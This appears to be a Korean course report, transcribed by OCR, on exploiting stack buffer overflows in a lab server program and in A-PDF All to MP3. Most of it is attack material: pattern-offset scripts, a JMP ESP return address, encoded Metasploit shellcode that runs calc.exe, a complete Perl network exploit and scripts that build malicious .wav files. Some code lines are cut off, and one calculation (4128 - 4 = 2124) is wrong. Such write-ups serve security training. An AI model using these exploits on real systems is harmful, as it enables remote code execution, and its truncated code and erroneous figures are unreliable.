취약점 분석

문제해결 시나리오

악성코드분석 및 모의해킹 전문가 양성과정

김 다 솜

차 례

1. vuln_win_server.exe

1-1. 의뢰 대상의 프로그램의 BOF 취약점 유무 판단

1) 대상 프로그램을 사용하여 포트 12345로 열어주기

```
C:₩>vuln_win_server.exe 12345
```

[그림 1. 해당 프로그램으로 이용하여 포트 12345로 열어주기]

```
C:₩Documents and Settings₩Administrator>netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    jin-9d36a77717f:epmap  jin-9d36a77717f:0      LISTENING
  TCP    jin-9d36a77717f:12345  jin-9d36a77717f:0      LISTENING
```

[그림 2. netstat -a 명령어로 열려있는 상태인지 확인]

2) 대상 프로그램에 전달할 내용으로 파일 생성(pattern.pl)


```
#!/usr/bin/perl

use lib "/pentest/exploits/framework2/lib";
use Msf::Socket::Tcp;
use Pex::Text;

$conn = Msf::Socket::Tcp->new(
        'PeerAddr' => '192.168.1.10',
        'PeerPort' => '12345',
);

#pattern = 'A' x 5000; // x is alphabet
$pattern = Pex::Text::PatternCreate(5000);
$conn->Send($pattern);
~
"pattern.pl" 14L, 296C
```

[그림 3. pattern.pl의 내용]
> 'A'가 5000번 입력되어 있는 내용

3) 생성할 파일을 해당 프로그램에 전달

```
root@bt:~# perl pattern.pl
```

4) 해당 프로그램이 비정상 종료되는 것을 확인




[그림 4. 비정상 종료]
> 버퍼 초과로 인한 비정상 종료임을 추측할 수 있다.
> BOF 가능성 有

1-2. 버퍼 사이즈와 Stack의 지역변수 크기 획득

1) 해당 프로그램을 OllyDbg로 실행하여 argument에 12345를 넣어 Run 한 번 하기

[그림 1. OllyDbg로 실행]




[그림 2. argument에 12345 전달]

> 해당 프로그램은 vuln_win_server.exe [포트번호]로 열어주기 때문에 사용할 포트번호를 argument에 넣는다.

2) 비정상 종료를 시켜서 EIP를 확인하기 위해 비정상 종료를 발생시키는 파일 전달

```
root@bt:~# perl pattern.pl
```

3) 비정상 종료가 발생될 때, EIP를 확인




4) EIP와 전달할 때 사용된 문자열의 개수 5000을 가지고 버퍼 사이즈를 구하기


```
root@bt:/pentest/exploits/framework2/sdk# ./patternOffset.pl 43386F43 5000
2004
```

5) Stack의 지역변수 크기 구하기

2004(buffer) - 4(SFP) = 2000(지역변수)



[그림 3. 'A' x 2000인 경우]



[그림 4. 'A' x 2004인 경우]


> 'A' x 2000인 경우, 쉘 코드 시작 주소보다 + 4byte(0012E268)에서 비정상 종료된다.

> 'A' x 2004인 경우, 쉘 코드 시작 주소에서 Break Point한 JMP ESP에서 한 번 정지한다.


> 2004에서 SFP를 제외한 나머지인 2000이 지역변수의 크기인 것으로 추측된다.

1-3. RET 후 ESP 위치 파악


1) argument값으로 포트 넣고 Run하기



2) 상단의 아이콘 중 E를 누르기




3) ntdll.dll인 것을 선택하여 Enter



4) 바탕에서 우클릭 - search for - command에서 jmp esp 검색

5) JMP ESP를 찾은 후, Break point 걸기




1-3. RET 후 ESP 위치 파악


6) 비정상 종료를 발생시키는 파일 전달

```
root@bt:~# perl attack2.pl
root@bt:~#
```

7) Break Point 덕분에 JMP ESP에 멈춘 것을 확인




> ESP가 0012E268임을 확인




> 스택 영역에서
7C971EED(JMP ESP)를 기준으로
0012E264부터 위쪽으로 buffer
0012E268부터 아래쪽으로는 shellcode
임을 확인.

1-4. JMP ESP 주소 확인


1. 상단의 아이콘 중 E를 클릭하기



2. Executable modules창이 새로 뜨는데 여기에서 ntdll를 선택하고 Enter키 누르기



3. 또 다른 새 창이 뜨면 바탕에 우클릭하여 command로 "jmp esp"검색하기



4. JMP ESP의 주소 확인 : 7C971EED

1-5. 테스트용 쉘 코드 작성

1) 계산기가 실행되는 쉘 코드 작성

```
root@bt:/pentest/exploits/framework2# ./msfpayload win32_exec CMD="calc.exe" R | ./msfen
code -e PexAlphaNum -t perl
[*] Using Msf::Encoder::PexAlphaNum with final size of 351 bytes
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x44".
"\x42\x50\x42\x30\x42\x50\x4b\x48\x45\x34\x4e\x53\x4b\x58\x4e\x47".
"\x45\x50\x4a\x57\x41\x50\x4f\x4e\x4b\x58\x4f\x34\x4a\x51\x4b\x48".
"\x4f\x45\x42\x42\x41\x50\x4b\x4e\x49\x54\x4b\x58\x46\x53\x4b\x38".
"\x41\x30\x50\x4e\x41\x53\x42\x4c\x49\x49\x4e\x4a\x46\x48\x42\x4c".
"\x46\x37\x47\x30\x41\x4c\x4c\x4c\x4d\x50\x41\x50\x44\x4c\x4b\x4e".
"\x46\x4f\x4b\x43\x46\x45\x46\x42\x46\x50\x45\x37\x45\x4e\x4b\x48".
"\x4f\x35\x46\x32\x41\x50\x4b\x4e\x48\x36\x4b\x38\x4e\x30\x4b\x34".
"\x4b\x38\x4f\x55\x4e\x51\x41\x50\x4b\x4e\x4b\x38\x4e\x51\x4b\x58".
"\x41\x30\x4b\x4e\x49\x58\x4e\x45\x46\x42\x46\x50\x43\x4c\x41\x43".
"\x42\x4c\x46\x36\x4b\x48\x42\x34\x42\x43\x45\x38\x42\x4c\x4a\x47".
"\x4e\x50\x4b\x38\x42\x44\x4e\x50\x4b\x38\x42\x47\x4e\x41\x4d\x4a".
"\x4b\x58\x4a\x46\x4a\x30\x4b\x4e\x49\x30\x4b\x48\x42\x38\x42\x4b".
"\x42\x30\x42\x30\x42\x50\x4b\x48\x4a\x56\x4e\x43\x4f\x55\x41\x43".
"\x48\x4f\x42\x56\x48\x55\x49\x38\x4a\x4f\x43\x58\x42\x4c\x4b\x57".
"\x42\x35\x4a\x56\x42\x4f\x4c\x38\x46\x30\x4f\x35\x4a\x56\x4a\x39".
"\x50\x4f\x4c\x38\x50\x50\x47\x35\x4f\x4f\x47\x4e\x43\x56\x41\x36".
"\x4e\x36\x43\x56\x50\x42\x45\x46\x4a\x37\x45\x46\x42\x50\x5a";
```

2) 공격 코드 작성

```
#!/usr/bin/perl

use lib "/pentest/exploits/framework2/lib";
use Msf::Socket::Tcp;
use Pex::Text;

$conn = Msf::Socket::Tcp->new(
        'PeerAddr' => '192.168.1.10',
        'PeerPort' => '12345',
);

$buffer = 'A' x2004;
$ret = "\xED\x1E\x97\x7C";
$shellcode = "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x44".
"\x42\x30\x42\x30\x42\x50\x4b\x48\x45\x34\x4e\x53\x4b\x58\x4e\x57".
"\x45\x50\x4a\x47\x41\x30\x4f\x4e\x4b\x38\x4f\x54\x4a\x31\x4b\x58".
"\x4f\x55\x42\x52\x41\x30\x4b\x4e\x49\x54\x4b\x58\x46\x53\x4b\x58".
"\x41\x50\x50\x4e\x41\x43\x42\x4c\x49\x39\x4e\x4a\x46\x58\x42\x4c".
"\x46\x57\x47\x50\x41\x4c\x4c\x4c\x4d\x50\x41\x30\x44\x4c\x4b\x4e".
"\x46\x4f\x4b\x33\x46\x55\x46\x52\x46\x50\x45\x57\x45\x4e\x4b\x38".
"\x4f\x55\x46\x42\x41\x50\x4b\x4e\x48\x56\x4b\x48\x4e\x50\x4b\x34".
"\x4b\x38\x4f\x45\x4e\x41\x41\x50\x4b\x4e\x4b\x38\x4e\x41\x4b\x38".
"\x41\x50\x4b\x4e\x49\x58\x4e\x55\x46\x42\x46\x50\x43\x4c\x41\x53".
"\x42\x4c\x46\x56\x4b\x58\x42\x34\x42\x53\x45\x48\x42\x4c\x4a\x37".
"\x4e\x50\x4b\x38\x42\x44\x4e\x50\x4b\x38\x42\x57\x4e\x51\x4d\x4a".
"\x4b\x38\x4a\x36\x4a\x50\x4b\x4e\x49\x30\x4b\x38\x42\x38\x42\x4b".
"\x42\x50\x42\x50\x42\x30\x4b\x48\x4a\x36\x4e\x53\x4f\x45\x41\x53".
"\x48\x4f\x42\x36\x48\x55\x49\x38\x4a\x4f\x43\x38\x42\x4c\x4b\x57".
"\x42\x55\x4a\x46\x42\x4f\x4c\x48\x46\x30\x4f\x35\x4a\x56\x4a\x59".
"\x50\x4f\x4c\x58\x50\x30\x47\x45\x4f\x4f\x47\x4e\x43\x46\x41\x46".
"\x4e\x56\x43\x36\x50\x52\x45\x36\x4a\x37\x45\x36\x42\x30\x5a";

"attack.pl" 38L, 1800C                                        17,1          Top
```

1-6. 공격 가능 여부 확인


1) 포트 12345로 열어주기

```
C:₩>vuln_win_server.exe 12345
```

2) 공격 코드 전달하기

```
root@bt:~# perl attack.pl
```


3) 해당 프로그램이 비정상 종료되면서 계산기가 실행되는 것을 확인



2. A-PDF All to MP3

2-1. 의뢰 대상의 프로그램의 BOF 취약점 유무 판단


1) 해당 프로그램에 사용할 파일 생성



> "A"를 5000번 반복 print해서 test.wav에 저장하여 새 파일 생성


2) 해당 프로그램에 사용하기 전에 OllyDbg로 접근하기

> 해당 프로그램을 실행 중인 상태에서 접근하기



> OllyDbg에서 File-Attach에서 해당 프로그램을 선택하여 Attach를 클릭하고 한 번 Run하기

3) 해당 프로그램에 생성한 파일 사용하기



> 비정상 종료가 되는 것을 확인, BOF 가능성 有


2-2. 버퍼 사이즈와 Stack의 지역변수 크기 획득

1) EIP 구하기

1-1) 5000자로 패턴을 텍스트파일에 저장하여 새 파일 생성하기


```
C:₩실행파일들>PTCreate.exe 5000 > test.txt
```

1-2) 패턴이 저장된 파일의 내용을 복사하기



1-3) 이 내용을 가지고 wav파일 생성하기

```
1  #!/usr/bin/perl
2  use strict;
3  use warnings;
4
5  my $file = "test1.wav";
6  open my $fp,">",$file;
7
8  print $fp
9  "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3
10
11 close $fp;
```



1-4) 해당 프로그램에 생성한 wav파일을 사용하면 비정상 종료와 함께 EIP 확인

2) 버퍼 사이즈 구하기

```
root@bt:/pentest/exploits/framework2/sdk# ./patternOffset.pl 46366846 5000
4128
```

2-2. 버퍼 사이즈와 Stack의 지역변수 크기 획득

3) Stack의 지역변수 크기 구하기

4128(buffer) - 4(SFP) = 2124(지역변수)

3-1) buffer : 4124인 경우

```
1  #!/usr/bin/perl
2  use strict;
3  use warnings;
4
5  my $file = "attack.wav";
6  open my $fp,">",$file;
7
8  for(1 .. 4124){
9      print $fp "A";
10 }
11 printf $fp "\xED\x1E\x97\x7C\x
12
13 close $fp;;
```

Address	Value	Comment
0012F9A8	41414141	
0012F9AC	41414141	
0012F9B0	41414141	
0012F9B4	41414141	
0012F9B8	41414141	
0012F9BC	41414141	
0012F9C0	7C971EED	ntdll.7C971EED
0012F9C4	83EC8B55	
0012F9C8	C7360CEC	Pointer to next SEH record
0012F9CC	6163F445	SE handler
0012F9D0	C736636C	
0012F9D4	652EF845	
0012F9D8	C6366578	
0012F9DC	6A00FC45	
0012F9E0	458D3605	
0012F9E4	4DB850F4	

> buffer값을 4124로 준 경우, 쉘 코드 시작주소 + 4(0012F9C8)에서 비정상 종료 된다.

3-2) buffer : 4128인 경우

```
1  #!/usr/bin/perl
2  use strict;
3  use warnings;
4
5  my $file = "attack.wav";
6  open my $fp,">",$file;
7
8  for(1 .. 4128){
9      print $fp "A";
10 }
11 printf $fp "\xED\x1E\x97\x7C\x5.
12
13 close $fp;;
```


Address	Value	Comment
0012F978	41414141	
0012F97C	41414141	
0012F980	41414141	
0012F984	41414141	
0012F988	41414141	
0012F98C	41414141	
0012F990	41414141	
0012F994	7C971EED	ntdll.7C971EED
0012F998	83EC8B55	Pointer to next SEH record
0012F99C	C7360CEC	SE handler
0012F9A0	6163F445	
0012F9A4	C736636C	
